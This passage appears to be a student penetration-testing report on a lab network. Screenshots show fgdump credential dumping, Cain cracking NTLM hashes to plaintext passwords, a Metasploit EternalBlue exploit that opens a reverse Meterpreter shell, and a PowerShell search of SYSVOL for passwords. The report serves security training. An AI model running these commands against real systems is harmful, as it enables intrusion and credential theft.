
3.3.11 FGdump



```
C:\Users\student\Desktop\tools>fgdump.exe -h 192.168.0.2 -u C.Griffin -p icosahedron
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

--- Session ID: 2021-01-20-20-39-42 ---
Starting dump on 192.168.0.2

** Beginning dump on server 192.168.0.2 **
OS (192.168.0.2): Microsoft Windows Unknown Unknown (Build 7601) (64-bit)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
192.168.0.2

Total failed: 0
Total successful: 1

C:\Users\student\Desktop\tools>
```

Figure 3: Dumping server 2 with login details found with hydra.

3.3.12 Cain



Dictionary

File	Position
✓ C:\Users\student\Desktop\tools\cain.txt	3149586

Key Rate

Dictionary Position

Current password


Options

- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- ☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of 46FEFA826261CBFD81D63C6870376DFC is chordate
Plaintext of 1DAF9F4F929ADF591288E6EC1EA48D0F is erosive
Plaintext of 66EFDE220CBBFE88974A03047579EA71 is icosahedron
Plaintext of EAEDE43385F25FCEE6B57371FADF4F1A is indivisible
Plaintext of 966AB8FFAA89B3753E7BF49DC8D79DCD is initial
Plaintext of E7D4B016456C7D307A97E2C2DDA4F7C1 is sinuous
Plaintext of C5A237B7E9D8E708D8436B6148A25FA1 is test123
Attack stopped!
7 of 81 hashes cracked
```


Figure 4: NTLM hashes cracked from FGdump

3.3.13 Metasploit




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.0.253
LHOST ⇒ 192.168.0.253
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.253:4444
[*] 192.168.0.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.2:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.2:445       - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.2:445 - Connecting to target for exploitation.
[+] 192.168.0.2:445 - Connection established for exploitation.
[+] 192.168.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.2:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.2:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.2:445 - 0×00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.0.2:445 - 0×00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.0.2:445 - 0×00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.0.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.2:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.2:445 - Starting non-paged pool grooming
[+] 192.168.0.2:445 - Sending SMBv2 buffers
[+] 192.168.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.2:445 - Sending final SMBv2 buffers.
[*] 192.168.0.2:445 - Sending last fragment of exploit packet!
[*] 192.168.0.2:445 - Receiving response from exploit packet
[+] 192.168.0.2:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.0.2:445 - Sending egg to corrupted connection.
[*] 192.168.0.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.253:4444 → 192.168.0.2:53864) at 2021-01-20 19:50:45 -0500
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > █
```

Figure 5: meterpreter session created on server 2




```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7811:ae63:2512:3110%14
   IPv4 Address. . . . . . . . . . . : 192.168.0.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{98585FB2-7F75-44CD-B128-07DAA5DEBD4B}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>█
```

Figure 6: Confirming IP address of server




```
meterpreter > ps

Process List
============

 PID   PPID  Name                                 Arch  Session  User                          Path
 ---   ----  ----                                 ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                               x64   0
 288   4     smss.exe                             x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 320   520   svchost.exe                          x64   0        NT AUTHORITY\NETWORK SERVICE
 372   364   csrss.exe                            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 424   416   csrss.exe                            x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 432   364   wininit.exe                          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 460   416   winlogon.exe                         x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 520   432   services.exe                         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 528   432   lsass.exe                            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 540   432   lsm.exe                              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 632   520   svchost.exe                          x64   0        NT AUTHORITY\LOCAL SERVICE
 680   520   svchost.exe                          x64   0        NT AUTHORITY\SYSTEM
 752   520   vmacthlp.exe                         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 796   520   svchost.exe                          x64   0        NT AUTHORITY\NETWORK SERVICE
 868   460   LogonUI.exe                          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 880   520   svchost.exe                          x64   0        NT AUTHORITY\LOCAL SERVICE
 916   520   svchost.exe                          x64   0        NT AUTHORITY\SYSTEM
 964   520   svchost.exe                          x64   0        NT AUTHORITY\LOCAL SERVICE
 1004  520   svchost.exe                          x64   0        NT AUTHORITY\SYSTEM
 1256  520   spoolsv.exe                          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1284  520   vmicsvc.exe                          x64   0        NT AUTHORITY\NETWORK SERVICE
 1304  520   vmicsvc.exe                          x64   0        NT AUTHORITY\LOCAL SERVICE
 1332  520   vmicsvc.exe                          x64   0        NT AUTHORITY\SYSTEM
 1356  520   vmicsvc.exe                          x64   0        NT AUTHORITY\LOCAL SERVICE
 1384  520   vmicsvc.exe                          x64   0        NT AUTHORITY\SYSTEM
 1428  520   Microsoft.ActiveDirectory.WebServices.exe  x64   0        NT AUTHORITY\SYSTEM
 1496  520   WINS.EXE                             x64   0        NT AUTHORITY\LOCAL SERVICE
 1588  520   svchost.exe                          x64   0        NT AUTHORITY\SYSTEM
 1616  520   dfsrs.exe                            x64   0        NT AUTHORITY\SYSTEM
 1672  520   svchost.exe                          x64   0        NT AUTHORITY\NETWORK SERVICE
 1692  520   dns.exe                              x64   0        NT AUTHORITY\SYSTEM
```

Figure 7: Current processes running in server 2.



```
meterpreter > execute -f cmd.exe -i -H
Process 3804 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ls
```


Figure 8: Investigator successfully opened command line.



```
100777/rwxrwxrwx  78848    fil   2019-05-06 06:51:43 -0400  ldifde.exe
100777/rwxrwxrwx  392704   fil   2019-05-06 06:51:27 -0400  ldp.exe
100666/rw-rw-rw-  50675    fil   2009-07-14 00:59:00 -0400  license.rtf
100666/rw-rw-rw-  57856    fil   2019-05-06 06:51:18 -0400  licmgr10.dll
100666/rw-rw-rw-  29696    fil   2009-07-13 19:55:12 -0400  linkinfo.dll
100666/rw-rw-rw-  49664    fil   2009-07-13 20:08:49 -0400  lltdapi.dll
100666/rw-rw-rw-  2048     fil   2009-07-13 20:08:46 -0400  lltdres.dll
100666/rw-rw-rw-  300032   fil   2009-07-13 20:08:59 -0400  lltdsvc.dll
100666/rw-rw-rw-  23552    fil   2009-07-13 20:09:05 -0400  lmhsvc.dll
100666/rw-rw-rw-  44544    fil   2009-07-13 20:10:33 -0400  lmmib2.dll
100666/rw-rw-rw-  26100    fil   2009-07-13 20:10:29 -0400  lmmib2.mib
100666/rw-rw-rw-  140800   fil   2009-07-13 19:31:22 -0400  loadperf.dll
100666/rw-rw-rw-  419880   fil   2019-05-06 06:51:43 -0400  locale.nls
100666/rw-rw-rw-  551936   fil   2019-05-06 06:50:47 -0400  localsec.dll
100666/rw-rw-rw-  955904   fil   2019-05-06 06:51:35 -0400  localspl.dll
100666/rw-rw-rw-  17408    fil   2009-07-13 20:39:12 -0400  localui.dll
100777/rwxrwxrwx  50176    fil   2009-07-13 19:31:22 -0400  lodctr.exe
100666/rw-rw-rw-  91136    fil   2009-07-13 19:46:22 -0400  loghours.dll
100777/rwxrwxrwx  476      fil   2009-06-10 17:00:56 -0400  login.cmd
100777/rwxrwxrwx  104448   fil   2019-05-06 06:51:35 -0400  logman.exe
100777/rwxrwxrwx  21504    fil   2019-05-06 06:51:43 -0400  logoff.exe
100666/rw-rw-rw-  186880   fil   2019-05-06 06:51:27 -0400  logoncli.dll
100666/rw-rw-rw-  41984    fil   2009-07-13 19:38:42 -0400  lpk.dll
100777/rwxrwxrwx  653312   fil   2019-05-06 06:51:35 -0400  lpksetup.exe
100666/rw-rw-rw-  8192     fil   2009-07-13 19:56:35 -0400  lpksetupproxyserv.dll
100777/rwxrwxrwx  71168    fil   2009-07-13 19:56:45 -0400  lpremove.exe
100666/rw-rw-rw-  1447936  fil   2019-05-06 06:51:35 -0400  lsasrv.dll
100777/rwxrwxrwx  31232    fil   2009-07-13 19:20:54 -0400  lsass.exe
100666/rw-rw-rw-  253952   fil   2019-05-06 06:51:27 -0400  lsdiag.dll
100666/rw-rw-rw-  89600    fil   2009-07-13 20:17:09 -0400  lsdiagres.dll
100777/rwxrwxrwx  343040   fil   2019-05-06 06:50:47 -0400  lsm.exe
100666/rw-rw-rw-  50176    fil   2019-05-06 06:51:21 -0400  lsmproxy.dll
40777/rwxrwxrwx   0        dir   2009-07-13 23:20:11 -0400  lt-LT
100666/rw-rw-rw-  48640    fil   2019-05-06 06:51:43 -0400  luainstall.dll
100666/rw-rw-rw-  144998   fil   2009-07-13 17:46:53 -0400  lusrmgr.msc
40777/rwxrwxrwx   0        dir   2009-07-13 23:20:11 -0400  lv-LV
100666/rw-rw-rw-  3072     fil   2009-07-13 19:21:34 -0400  lz32.dll
100666/rw-rw-rw-  497664   fil   2019-05-06 06:51:21 -0400  main.cpl
100777/rwxrwxrwx  117248   fil   2009-07-13 19:21:34 -0400  makecab.exe
```


Figure 9: file information of system 32.

3.3.14 Powershell



```
C:\Users\test.UADCWNET.000>net view \\192.168.0.2 /all
Shared resources at \\192.168.0.2



Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
IPC$        IPC            Remote IPC
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.


C:\Users\test.UADCWNET.000>net view \\192.168.0.1 /all
System error 5 has occurred.

Access is denied.
```

Figure 10: Investigator finding potential paths on server 2. Server 1 unsuccessful.



```
C:\Users\test.UADCWNET.000>powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\test.UADCWNET.000> Get-ChildItem -Path "\\192.168.0.2\NETLOGON\" -Re
curse ¦ Select-String -Pattern "strPassword"
PS C:\Users\test.UADCWNET.000> Get-ChildItem -Path "\\192.168.0.2\SYSVOL\" -Recu
rse ¦ Select-String -Pattern "strPassword"
PS C:\Users\test.UADCWNET.000> Get-ChildItem -Path "\\192.168.0.2\SYSVOL\" -Recu
rse ¦ Select-String -Pattern "Password"

\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:4:MinimumPasswordAge = 1
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:5:MaximumPasswordAge = 9999
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:6:MinimumPasswordLength = 7
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:7:PasswordComplexity = 0
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:8:PasswordHistorySize = 24
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:10:RequireLogonToChangePass
word = 0
\\192.168.0.2\SYSVOL\uadcwnet.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F
9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf:12:ClearTextPassword = 1


PS C:\Users\test.UADCWNET.000> Get-ChildItem -Path "\\192.168.0.2\SYSVOL\" -Recu
